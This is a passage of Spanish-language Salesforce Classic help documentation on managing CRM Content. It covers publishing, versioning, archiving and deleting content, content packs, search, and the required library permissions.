4. Seleccione una biblioteca. Éste se convertirá en la biblioteca (inicio) de gestión, lo que significa que el vínculo Web podrá compartirse con otra biblioteca, pero su página de detalles de contenido sólo podrá modificarla un usuario que tenga los permisos adecuados en la biblioteca de gestión. Si no desea que el vínculo sea visible a otros usuarios en su organización, seleccione **Guardar en mi biblioteca privada**.
5. Si lo desea, puede seleccionar un idioma. La lista desplegable `Idioma` se mostrará si se activa la compatibilidad con varios idiomas. Si no selecciona ningún idioma, Salesforce asociará su contenido con su configuración de idioma personal. Si los usuarios restringen sus búsquedas de contenido a un idioma concreto, sólo el contenido asociado a ese idioma se mostrará en el conjunto de resultados de búsqueda.
6. Para publicar el contenido en nombre de otro autor, seleccione ese autor en la lista desplegable.
7. Etiquete su contenido. Su permiso de etiquetado depende de la regla de etiquetas asignada a la biblioteca:
   - Si la biblioteca no tiene una regla de etiquetas o si el administrador ha asignado la regla de etiquetas abiertas, podrá introducir etiquetas en el campo `Etiquetas`. A medida que escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas en función de la lista Mis etiquetas recientes y de la sección Etiquetas populares de la ficha Bibliotecas. La lista Mis etiquetas recientes de la ventana Contribuir muestra las 20 etiquetas que ha utilizado más recientemente. Haga clic en una etiqueta para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado guiado, puede seleccionar una de las etiquetas sugeridas o introducir una nueva etiqueta. Haga clic en una etiqueta sugerida para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado restringido, debe seleccionar una etiqueta de la lista de etiquetas sugeridas. Si selecciona una etiqueta, ésta se vuelve verde.
   - No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
   - Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.
8. Si hay disponibles múltiples tipos de registro, seleccione uno de la lista desplegable. El tipo de registro determinará qué campos personalizados aparecen para que organice y defina su contenido.
9. Cuando haya completado los campos personalizados, haga clic en **Publicar** o **Guardar**.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para publicar vínculos Web en Salesforce CRM Content:

- `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

  O

  `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

### CONSULTE TAMBIÉN

Gestionar bibliotecas

## Actualizar versiones de contenido

Haga clic en el nombre de cualquier ficha de Salesforce CRM Content para abrir la página de detalles del contenido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar una nueva versión:

- `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

### Publicación de una nueva versión

Para publicar una nueva versión del archivo y actualizar sus propiedades:

1. Haga clic en **Modificar** > **Cargar nueva versión**. Esta opción no aparece para vínculos Web, paquetes de contenido o documentos de Google Docs.

   Para agregar o eliminar archivos de un paquete de contenido, consulte Crear y modificar paquetes de contenido en Salesforce CRM Content.

2. Haga clic en **Examinar** para buscar y seleccionar el archivo actualizado.
3. Según necesite, actualice los campos **Título** y **Descripción**.
4. Cumplimente el campo `Motivo de cambio`. Este texto se incluirá en las notificaciones de correo electrónico que se envíen a los suscriptores y en la lista de versiones que se encuentra en la página de detalles del contenido.
5. Para publicar el contenido en nombre de otro autor, seleccione ese autor en la lista desplegable.
6. Etiquete su contenido. Su permiso de etiquetado depende de la regla de etiquetas asignada a la biblioteca:
   - Si la biblioteca no tiene una regla de etiquetas o si el administrador ha asignado la regla de etiquetas abiertas, podrá introducir etiquetas en el campo `Etiquetas`. A medida que escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas en función de la lista Mis etiquetas recientes y de la sección Etiquetas populares de la ficha Bibliotecas. La lista Mis etiquetas recientes de la ventana Contribuir muestra las 20 etiquetas que ha utilizado más recientemente. Haga clic en una etiqueta para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado guiado, puede seleccionar una de las etiquetas sugeridas o introducir una nueva etiqueta. Haga clic en una etiqueta sugerida para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado restringido, debe seleccionar una etiqueta de la lista de etiquetas sugeridas. Si selecciona una etiqueta, ésta se vuelve verde.
   - No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
   - Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.
7. Actualice los campos personalizados según sea necesario.
8. Haga clic en **Publicar**.

### Notas sobre Versiones de contenido

Tenga en cuenta la siguiente información cuando cree o modifique una nueva versión:

- No es posible modificar archivos en Salesforce CRM Content. Para modificar un archivo, descárguelo de Salesforce CRM Content a su equipo, realice los cambios y cargue la versión actualizada utilizando el botón **Cargar versión nueva**.
- La subficha Versiones de la página de detalles de contenido enumera todas las versiones de contenido. La lista Actividad reciente de la ficha Bibliotecas también notifica a los usuarios sobre nuevas versiones de contenido.

- Los clientes con Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition pueden publicar un máximo de 36,000 nuevas versiones en cada periodo de 24 horas. Los usuarios con Developer Edition y de prueba pueden publicar un máximo de 2.500 nuevas versiones en cada periodo de 24 horas.

CONSULTE TAMBIÉN

Cargar y publicar contenido

## Eliminar, archivar y restaurar contenido

Existen dos métodos para eliminar contenido de las bibliotecas: archivado y eliminación.

El archivado le permite continuar almacenando archivos en Salesforce sin que estén en bibliotecas o expuestos en resultados de búsqueda. La eliminación de archivos los elimina de la **Papelera**, donde los archivos permanecen 15 días antes de que se eliminan automáticamente de forma definitiva. Durante 15 días después de la eliminación de un archivo, puede recuperarlo de la **Papelera**. También puede restaurar archivos archivadas.

Antes de eliminar o archivar contenido, es importante saber qué es similar y diferente en estos dos métodos:

| Efectos del archivado o la eliminación de contenido | Contenido archivado | Contenido eliminado |
|---|---|---|
| Cuenta en los límites de almacenamiento de archivos (tamaño del almacenamiento así como el número de documentos) | ✔ | |
| Eliminado de las bibliotecas | ✔ | ✔ |
| Ya no se pueden cargar las nuevas versiones | ✔ | ✔ |
| Ya no se puede descargar el contenido (hasta su restauración) | ✔ | ✔ |
| El contenido ya no aparece en los resultados de búsqueda | ✔ | ✔ |
| Se puede restaurar el contenido | ✔ | ✔ |
| Eliminado automáticamente de las listas de suscripción (sin notificar al usuario) | ✔ | ✔ |
| Eliminado de forma permanente vaciando la papelera | | ✔ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para archivar y restaurar cualquier contenido en la biblioteca:

- `Archivar contenido` seleccionado en su definición de permiso de biblioteca

Para archivar y restaurar contenido que ha publicado:

- `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

Para eliminar contenido:

- `Eliminar contenido` seleccionado en su definición de permiso de biblioteca

**Para archivar o eliminar archivos de contenido:**

1. En la ficha **Bibliotecas**, **Contenido** o **Suscripciones**, haga clic en el nombre del archivo que desea eliminar.
2. En la página **Detalles de contenido**, haga clic en **Modificar** > **Archivar contenido** o **Modificar** > **Eliminar contenido**.

**Para eliminar archivos en paquetes de contenido:**

- De forma predeterminada, debe eliminar primero el paquete de contenido y luego eliminar el archivo.
- Si su administrador activó el parámetro de Salesforce CRM Content que permite la eliminación de archivos de paquetes de contenido, puede eliminar un archivo sin tener primero que retirarlo de un paquete de contenido. Esta acción elimina todas las versiones de

ese archivo de todos los paquetes de contenido, incluyendo los paquetes de contenido a los que no tiene acceso, como los de las Bibliotecas privadas.

**Para restaurar archivos de contenido archivados:**

1. Realice una de las siguientes acciones para abrir la página **Detalles de contenido** para un archivo archivado:
   - Siga un marcador al contenido archivado.
   - En la ficha **Bibliotecas**, haga clic en el nombre de una biblioteca para abrir su página **Detalles de biblioteca**. Haga clic en el vínculo **Ver contenido archivado** para ver una lista de contenidos archivados en la ficha **Contenido**. Haga clic en el nombre del archivo de contenido que desee restaurar.

     Nota: El vínculo **Ver contenido archivado** sólo se muestra si tiene los privilegios `Archivar contenido`, `Agregar contenido` o `Gestionar biblioteca` en el permiso de biblioteca. Si dispone de los privilegios `Archivar contenido` o `Gestionar biblioteca`, verá una lista de todo el contenido archivado en la biblioteca, con independencia del autor. Si no dispone de esos privilegios pero tiene el privilegio `Agregar contenido`, sólo verá el contenido archivado del que sea autor y que haya archivado.

2. En la página **Detalles de contenido**, haga clic en **Modificar** > **Restaurar contenido**.

**Para restaurar contenido eliminado:**

1. En la ficha **Bibliotecas** o **Suscripciones**, o en la página **Detalles de contenido**, vaya a la **Papelera**.
2. Seleccione la casilla de verificación para el archivo de contenido que desea restaurar y haga clic en **Recuperar**.

Nota:

- Los autores siempre pueden archivar y restaurar su propio contenido. Estos no necesitan la opción de permiso de biblioteca `Archivar contenido`.
- Si un archivo está en Salesforce CRM Content y también se publica en Chatter, el hecho de archivarlo no lo eliminará de la publicación de Chatter.
- Al eliminar un archivo de Chatter de la página de detalles de contenido se eliminará también de Salesforce CRM Content y de Chatter.

CONSULTE TAMBIÉN

Eliminar un archivo de la página de detalles del archivo

## Crear y modificar paquetes de contenido en Salesforce CRM Content

Un *paquete de contenido* es un conjunto de documentos relacionados o archivos almacenados como un grupo en Salesforce CRM Content. Por ejemplo, es posible que desee crear un paquete de contenido con una lista de productos, precio del presupuesto y contrato para enviarlo a un cliente concreto. Cualquier archivo en Salesforce CRM Content se puede agregar a un paquete de contenido, desde documentos comerciales tradicionales como presentaciones de Microsoft® PowerPoint y archivos Adobe® PDF, hasta archivos de audio, archivos de vídeo y Google Docs. Si utiliza aplicaciones de correo electrónico o de mensajería instantánea, puede distribuir el paquete de contenido a sus compañeros de organización o candidatos y contactos de fuera de su organización. El destinatario de una *entrega de contenido* puede hacer clic en una URL para abrir un reproductor de vista previa con el que puede ver una presentación preliminar y descargar el contenido. Puede ver la información de seguimiento para ver la frecuencia con la que se ha visualizado el paquete de contenido y los documentos que se han descargado. .

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar paquetes de contenido en Salesforce CRM Content:

- `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

  O

  `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

Nota: Los paquetes de contenido admiten todo tipo de archivos; sin embargo, el reproductor de vista previa que inicia la URL de entrega de contenido sólo muestra archivos PowerPoint, Word, Excel y PDF. El reproductor de vista previa no muestra archivos de PDF protegidos contra copia. Asimismo, para trabajar con paquetes de contenido necesitará Adobe Flash® Player, versión 9.0.11.5 o posterior. Si no tiene Flash instalado, Salesforce proporciona un vínculo al sitio Web de Adobe donde puede descargar Flash de forma gratuita.

Para trabajar con los paquetes de contenido:

1. Dependiendo de si desea crear, personalizar o modificar un paquete de contenido, utilice una de las siguientes opciones:

   Nota: Las siguientes opciones sólo están disponibles si `Activar creación de paquetes de contenido` está seleccionado en la página Salesforce CRM Content en Configuración. Si la creación de paquetes de contenido está desactivada después de crear paquetes, Salesforce no eliminará los paquetes pero no se podrán personalizar ni modificar.

   - Para crear un nuevo paquete de contenido, haga clic en la ficha **Bibliotecas** y seleccione **Crear nuevo** > **Paquete de contenido**.
   - Para crear un nuevo paquete de contenido copiando un paquete existente y agregando, eliminando o reordenando los archivos, abra la página de detalles de contenido del paquete y haga clic en **Duplicar y personalizar**.
   - Para actualizar un paquete de contenido y publicar una versión, abra la página de detalles de contenido del paquete y haga clic en **Modificar** > **Modificar paquete de contenido**.

2. Haga clic en **Buscar archivos** para mostrar todo el contenido en sus bibliotecas. Para afinar sus resultados, seleccione una biblioteca concreta para buscar o introducir un término de búsqueda en el cuadro de texto.

   Además de archivos y documentos, los resultados de búsqueda también muestran paquetes de contenido.

3. Arrastre el contenido que desee desde los resultados de búsqueda a la sección del conjunto en la mitad inferior de la ventana. Las siguientes opciones le ayudan a conformar su paquete de contenido:

   - En los resultados de búsqueda, haga clic en un documento para abrir su vista previa en la mitad inferior de la ventana. Seleccione **Agregar al paquete de contenidos** u **Ocultar vista previa** según sea necesario.
   - En los resultados de búsqueda, mueva el ratón por encima de un documento y haga clic en el icono de la carpeta ( ) para ver los paquetes de contenido que utilizan el documento.
   - En los resultados de búsqueda, mueva el ratón por encima de un paquete de contenido y haga clic en el icono de la carpeta ( ) para ver todos los documentos del paquete.

- En la sección del conjunto, pase el ratón por encima de un documento y haga clic en el icono de cubo de basura ( ) para eliminar el documento del paquete que está conformando.
- Haga clic en **Borrar** en cualquier momento para revertir sus cambios; haga clic en **Cancelar** para volver a la ficha Bibliotecas.

  Nota: El número máximo de archivos que puede incluirse en un paquete de contenido es 50.

4. Cuando termine de conformar o modificar su paquete de contenido, haga clic en **Guardar** y asigne o cambie el nombre del paquete de contenido.
5. En el cuadro de diálogo Guardar o Publicar contenido:
   a. Seleccione una biblioteca. Si no desea que el paquete de contenido sea visible a otros usuarios de su organización, por ejemplo si su trabajo sigue en curso, seleccione **Guardar en mi biblioteca personal**.
   b. También puede agregar o modificar la descripción del paquete de contenido.
   c. Si lo desea, puede seleccionar un idioma. La lista desplegable `Idioma` se mostrará si se activa la compatibilidad con varios idiomas. Si no selecciona ningún idioma, Salesforce asociará su contenido con su configuración de idioma personal. Si los usuarios restringen sus búsquedas de contenido a un idioma concreto, sólo el contenido asociado a ese idioma se mostrará en el conjunto de resultados de búsqueda.
   d. Si modifica el paquete de contenido, cumplimente el campo `Motivo de cambio`.
   e. Para publicar el contenido en nombre de otro autor, seleccione ese autor en la lista desplegable.
   f. Etiquete su contenido. Su permiso de etiquetado depende de la regla de etiquetas asignada a la biblioteca:
      - Si la biblioteca no tiene una regla de etiquetas o si el administrador ha asignado la regla de etiquetas abiertas, podrá introducir etiquetas en el campo `Etiquetas`. A medida que escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas en función de la lista Mis etiquetas recientes y de la sección Etiquetas populares de la ficha Bibliotecas. La lista Mis etiquetas recientes de la ventana Contribuir muestra las 20 etiquetas que ha utilizado más recientemente. Haga clic en una etiqueta para agregarla al campo `Etiquetas` automáticamente.
      - Si su administrador ha asignado la regla de etiquetado guiado, puede seleccionar una de las etiquetas sugeridas o introducir una nueva etiqueta. Haga clic en una etiqueta sugerida para agregarla al campo `Etiquetas` automáticamente.
      - Si su administrador ha asignado la regla de etiquetado restringido, debe seleccionar una etiqueta de la lista de etiquetas sugeridas. Si selecciona una etiqueta, ésta se vuelve verde.
      - No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
      - Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.
   g. Si hay disponibles múltiples tipos de registro, seleccione uno de la lista desplegable. El tipo de registro determinará qué campos personalizados aparecen para que organice y defina su contenido.
   h. Haga clic en **Publicar**. Puede ver la página de detalles del contenido, volver a la ficha Bibliotecas o publicar otro archivo.

CONSULTE TAMBIÉN

Visualización y modificación de entregas de contenido

# Buscar contenido

## Buscar Salesforce CRM Content relacionado con registros

Busque rápidamente archivos de contenido relacionados con cuentas, contactos, oportunidades, productos, casos u objetos personalizados utilizando las listas relacionadas en esos registros.

Si su organización tiene activado Salesforce CRM Content, puede disfrutar de la funcionalidad de Salesforce CRM Content en las páginas de detalles de candidatos, cuentas, contactos, oportunidades, productos, casos u objetos personalizados. La lista relacionada Contenido relacionado le permite buscar archivos, paquetes de contenido, vínculos Web o documentos de Google Docs y vincularlos al registro. Cuando vincule un archivo, la última versión estará disponible para el resto de la vida del archivo a no ser que el archivo se elimine.

Nota: Las listas relacionadas **Contenido relacionado** y **Entregas de contenido** solo están disponibles en un registro si han agregado al formato de página correspondiente por un administrador.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a Salesforce CRM Content:

- La opción `Usuario de Salesforce CRM Content` debe estar seleccionada en su información personal.

  Y

  Miembro de la biblioteca

En la lista relacionada Contenido relacionado, puede:

- Haga clic en el título del contenido para ver la página de detalles donde se pueden realizar varias tareas, como introducir comentarios o votaciones sobre el contenido, descargar archivos, abrir páginas Web y documentos de Google Docs y suscribirse a contenido, autores, etiquetas o bibliotecas. Para obtener más información, consulte Ver y modificar detalles de contenido.
- Haga clic en **Eliminar** junto a una parte de contenido para eliminarlo del registro. Esto no lo eliminará de la biblioteca de Salesforce CRM Content.
- Si su organización tiene activadas las entregas de contenido, haga clic en **Entregar contenido** para crear una entrega de contenido. Una *entrega de contenido* le permite convertir fácilmente documentos como archivos de Microsoft® PowerPoint y Word en una página Web optimizada para su consulta en línea. Cuando cree su envío, puede enviar su URL cifrada a cualquier destinatario, como candidatos, clientes, socios y compañeros; y controlar la frecuencia con la que se visualiza o se descarga el contenido. Las entregas de contenido solo están disponibles en Salesforce Classic. Sin embargo, el correo electrónico de Lightning genera vínculos basados en entregas como archivos adjuntos de correo electrónico para usuarios de Lightning Experience con acceso a la función Entregas de contenido. Para obtener más información, consulte Creación de entregas de contenido.
- Buscar contenido relacionado:

  1. Haga clic en **Buscar contenido** o **Buscar todo**. En ambos casos, Salesforce CRM Content busca en las bibliotecas a las que tenga acceso. Haga clic en **Buscar todo** para que los resultados de búsqueda muestren todo el contenido de las bibliotecas. En el caso de la búsqueda Buscar contenido, los resultados de la búsqueda tendrán contenido relacionado con el registro; Salesforce CRM Content buscará el contenido con texto o atributos que coincidan con los siguientes campos:
     - En una oportunidad, el `Nombre de la oportunidad`, `Nombre de la cuenta` y todos los competidores y productos.
     - En una cuenta, el `Nombre de la cuenta` y el `Sector`.
     - En un caso, el `Motivo del caso`, `Asunto`, `Nombre de la cuenta` y el `Sector`.
     - En un candidato, el `Nombre`, `Compañía`, `Sector` y `Título`.

     Nota: En un objeto personalizado, al hacer clic en **Buscar contenido** devuelve resultados de búsqueda que contienen el nombre completo del objeto personalizado en el texto o atributos del documento. Si ningún contenido cumple este criterio, los resultados de búsqueda estarán vacíos y deberá utilizar Buscar todo en su lugar.

2. En la página de resultados de búsqueda, filtre sus resultados según sea necesario introduciendo términos de búsqueda o seleccionando los criterios de filtro en la barra lateral.
3. Haga clic en **Adjuntar** para los archivos que desee vincular al registro.
4. Haga clic en el vínculo **Atrás** para volver a la página de detalles.

## Buscar contenido

La ficha Contenido muestra archivos, paquetes de contenido, vínculos Web y documentos de Google Docs publicados en sus bibliotecas de Salesforce CRM Content. Si Chatter está activado y su administrador ha activado la configuración para mostrar los archivos de Salesforce Files en Salesforce CRM Content, los archivos publicados en los grupos de Chatter y otros archivos que no sean privados o estén compartidos de forma privada, también se muestran en la ficha Contenido. Los veinte elementos modificados más recientemente se enumeran de forma predeterminada. Puede filtrar la lista utilizando la barra lateral Filtrar los resultados.

Para realizar búsquedas de contenido específico:

1. En la lista desplegable Buscar, restrinja su búsqueda a una biblioteca específica o elija buscar en todas las bibliotecas. Si puede, restrinja su búsqueda sólo a archivos de Salesforce Files o sólo a archivos en los grupos de Chatter de los que es miembro.

   Consejo: Para mostrar el contenido que aparece en todas las ubicaciones, haga clic en **Opciones de visualización** y seleccione **Mostrar ubicaciones**. Las ubicaciones se enumeran debajo de cada título.

2. Escriba los términos de búsqueda y haga clic en **Ir**. Salesforce CRM Content realiza una búsqueda de texto completo de los siguientes tipos de documentos: formato de texto enriquecido (RTF), TXT codificado como UTF-8, HTML, XML, Adobe® PDF y archivos de Word, Excel y PowerPoint de Microsoft® Office 97 a Microsoft Office 2007.
3. Si su administrador activa la compatibilidad con múltiples idiomas, podrá restringir la búsqueda a un idioma concreto. De forma predeterminada, Salesforce CRM Content busca todo el contenido en las bibliotecas publicado en su idioma de usuario predeterminado. La búsqueda en todos los idiomas también busca los títulos, nombres de autores, fichas, extensiones de archivo y campos personalizados de contenido en todos los idiomas.

   Nota: Al buscar en todos los idiomas no se busca el texto o la descripción de documentos publicados en idiomas distintos de su idioma de usuario predeterminado.

4. También tiene la posibilidad de, en la barra lateral Filtrar los resultados, filtrar los resultados de la búsqueda en función del formato de archivo, contenido incluido, autor, etiqueta, bibliotecas, idioma, campo personalizado o grupo de Chatter (si está disponible). El número entre paréntesis que aparece junto a cada tipo de filtro le muestra cuántos archivos coincidentes, paquetes de contenido, vínculos Web y documentos de Google Docs aparecen en los resultados de búsqueda.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para realizar búsquedas en Salesforce CRM Content:

- La opción `Usuario de Salesforce CRM Content` debe estar seleccionada en su información personal.

  Y

  Miembro de la biblioteca

La ficha Contenido ofrece varias opciones:

- Haga clic en **Opciones de visualización** para personalizar su vista agregando columnas que pueden ordenarse según diversos criterios de contenido (como Tamaño y Fecha de publicación), o decidiendo mostrar descripciones, etiquetas y ubicaciones. **Mostrar ubicaciones** muestra las bibliotecas y grupos de Chatter donde aparece el contenido. **Mis bibliotecas: ninguno** o **Mis grupos de Chatter: ninguno** significa que el archivo es un archivo de Salesforce y no pertenece a ninguna de mis bibliotecas o grupos de Chatter. El gráfico de barras inteligente de descargas, comentarios, puntuaciones y suscriptores le permite comparar archivos, paquetes de contenido, documentos de Google Docs y vínculos con un conjunto de resultados de búsqueda.

Nota: Los grupos de Chatter sólo se incluyen en **Mostrar ubicaciones** si Chatter está activado y su administrador ha activado la configuración para mostrar archivos en Salesforce CRM Content.

- Seleccione uno o más archivos y haga clic en **Descargar** para crear un archivo zip con su contenido seleccionado. Los vínculos Web y los documentos de Google Docs no se pueden incluir en archivos comprimidos.
- Pase el ratón por un icono de archivo para ver una instantánea de información sobre el archivo, paquete de contenido, el documento de Google Docs o vínculo Web específico, así como opciones como la suscripción, votación y descarga.
- Haga clic en el icono de suscripción junto al nombre de archivo para activar o desactivar una suscripción. Para obtener más información, consulte Ver y modificar suscripciones de contenido.
- Haga clic en el nombre del archivo para ver la página de detalles del contenido. La página de detalles de contenido ofrece toda la información disponible sobre un archivo, paquete de contenido, documento de Google Docs o vínculo. Para obtener más información, consulte Ver y modificar detalles de contenido.

La búsqueda admite varios tipos de archivo y presenta límites de tamaño de los archivos. Si un archivo supera el tamaño máximo, no se buscará el texto dentro del archivo, pero sí el nombre del autor del archivo, las etiquetas, la extensión del archivo y los campos personalizados.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo de archivo para la búsqueda |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 MB |
| RTF | `.rtf` | 5 MB |
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.docx`, `.docm` | 25 MB |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 MB |
| XML | `.xml` | 5 MB |

CONSULTE TAMBIÉN

Buscar archivos

## Ver y modificar detalles de contenido

| PERMISOS DE USUARIO | |
|---|---|
| Para obtener una vista previa y descargar contenido compartido: | Miembro de la biblioteca |
| Para obtener una vista previa y descargar contenido privado: | Ninguno |
| Para cargar una nueva versión: | `Agregar contenido` seleccionado en la definición de permiso de su biblioteca |
| Para archivar y restaurar el contenido: | `Archivar contenido` seleccionado en su definición de permiso de biblioteca<br>O<br>Autor del contenido |
| Para eliminar contenido de forma permanente: | `Eliminar contenido` seleccionado en su definición de permiso de biblioteca |
| Para visualizar y modificar comentarios: | `Modificar comentarios` debe estar seleccionado en su definición de permiso de biblioteca. |
| Para eliminar comentarios: | `Eliminar comentarios` seleccionado en su definición de permiso de biblioteca |
| Para etiquetar contenido: | `Etiqueta de contenido` seleccionado en su definición de permiso de biblioteca |
| Para marcar el contenido como incluido: | `Contenido de función` seleccionado en la definición de permiso de su biblioteca |
| Para entregar contenido de una biblioteca compartida: | `Entrega de contenido` seleccionado en la definición de permiso de su biblioteca |
| Para entregar contenido de una biblioteca personal: | `Distribuir archivos cargados y contenido personal` debe estar seleccionado en su definición de permiso de biblioteca. |
| Para publicar el contenido de una biblioteca en noticias en tiempo real de Chatter: | `Publicar contenido en noticias en tiempo real de Chatter` seleccionado en la definición de permiso de su biblioteca |

| EDICIONES |
|---|
| Disponible en: Salesforce Classic |
| Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** |

Si hace clic en un nombre de archivo de las fichas Bibliotecas, Contenido o Suscripciones, se abrirá la página de detalles del contenido, que es un punto de acceso central para obtener una vista previa del contenido y recopilar información sobre un archivo, vínculo Web, paquete de contenido o documento de Google Docs concreto en Salesforce CRM Content. A partir de la versión Summer '10, si Chatter se ha activado para su organización, los archivos publicados en Chatter también se enumeran.

Si su archivo es de uno de los tipos siguientes, aparecerá la ficha Vista previa:

- Word, Excel y PowerPoint de Microsoft® Office 97 a Microsoft Office 2007. Algunas funciones de Microsoft Office 2007 no se visualizarán correctamente en las vistas previas.
- Adobe® PDF. No se obtener la vista previa de los archivos PDF protegidos contra copia.
- JPG, BMP, GIF y PNG.

Las siguientes opciones podrían estar disponibles en la página Detalles de contenido, dependiendo de: el tipo de contenido que está visualizando, sus permisos de bibliotecas y si el contenido está en una biblioteca pública o privada o desde Chatter:

- Haga clic en los iconos de votación a favor o en contra correspondientes al archivo, el vínculo Web, el paquete de contenido o el documento de Google Docs. Para cambiar el voto, haga clic en el icono contrario. Cuando haya emitido su voto, la lista Actividad reciente de la ficha bibliotecas indicará si le gusta o no el contenido.
- Haga clic en **Entregar contenido** para crear una entrega de contenido. Haga clic en **Entregar contenido** > **Mostrar envíos de contenido** para ver una lista de entregas asociadas con el contenido.
- En los vínculos Web o documentos de Google Docs, haga clic en el botón **Abrir** para abrir la página Web en una ventana diferente. En los archivos, haga clic en **Descargar** para abrir o guardar el archivo.
- Haga clic en **Suscribir** o **Suscrito** para activar o desactivar su suscripción.
- Para los archivos, haga clic en la subficha Paquetes de contenido para ver qué paquetes de contenido incluyen ese archivo.
  - Los administradores de biblioteca pueden hacer clic en **Eliminar de todos** para eliminar el archivo de todos los paquetes de contenido que incluyen el archivo.
  - Haga clic en el nombre del paquete de contenidos que incluye el archivo para ver los detalles de ese paquete de contenido.
- En el caso de paquetes de contenido, haga clic en **Duplicar y personalizar** para crear un nuevo paquete añadiendo o eliminando archivos y diapositivas. Salesforce CRM Content guarda o publica su paquete personalizado como nuevo contenido, no una versión del paquete que ha copiado.
- Haga clic en **Modificar** > **Modificar detalles de contenido** para modificar campos estándar y personalizados.
- Haga clic en **Modificar** > **Modificar paquete de contenido** para crear una nueva versión de un paquete de contenido agregando o eliminando archivos.
- En el caso de los archivos, haga clic en **Modificar** > **Cargar nueva versión** para sustituir el archivo con una nueva versión. Esta opción de versión no está disponible para vínculos Web, paquetes de contenido o documentos de Google Docs.

  Nota: Si el botón **Agregar versión nueva** aparece sombreado, su organización ha superado su nivel de almacenamiento de archivos permitido, por lo que no será posible cargar nuevo contenido.

- Haga clic en el botón **Modificar** > **Archivar contenido** para eliminar el archivo, vínculo Web, paquete de contenido o documentos de Google Docs en la biblioteca. Los autores podrán archivar y restaurar su propio contenido independientemente de los permisos de biblioteca. Si un archivo está en Salesforce CRM Content y también se publica en Chatter, el hecho de archivarlo no lo eliminará de la publicación de Chatter.
- Haga clic en **Modificar** > **Eliminar contenido** para eliminar el archivo, vínculo Web, paquete de contenido o documento de Google Docs de Salesforce CRM Content moviéndolo a la papelera. Los autores podrán eliminar y restaurar su propio contenido independientemente de los permisos de biblioteca. Al eliminar un documento de Google Docs se elimina su asociación con Salesforce CRM Content pero no se elimina el documento de Google Apps. No puede eliminar un archivo que se incluye en un paquete o entrega de contenido. Al eliminar un archivo de Chatter de la página de detalles de contenido se eliminará también de Salesforce CRM Content y de Chatter.
- Haga clic en **Modificar** > **Acciones de biblioteca** y seleccione **Mover a otra biblioteca** para trasladar el contenido a una biblioteca de gestión (o "inicio") diferente. Seleccione **Compartir en otra biblioteca** para compartir el contenido en bibliotecas adicionales sin cambiar la biblioteca de gestión. Si el contenido se vincula o comparte con otras bibliotecas, los miembros de dichas bibliotecas podrán encontrar su contenido. Si la biblioteca gestionada y la compartida tienen reglas de etiquetado distintas, se aplicará la regla de etiquetado más restrictiva. Si desea eliminar el contenido de una biblioteca donde está compartida, haga clic en **Eliminar de las bibliotecas**. Esta opción no elimina el contenido de su biblioteca de gestión.

- Haga clic en la subficha Comentarios para ver, agregar, modificar o eliminar comentarios.
- Haga clic en la subficha Versiones para visualizar una lista con todas las versiones de archivo y las declaraciones de motivo de cambio que indican los autores.
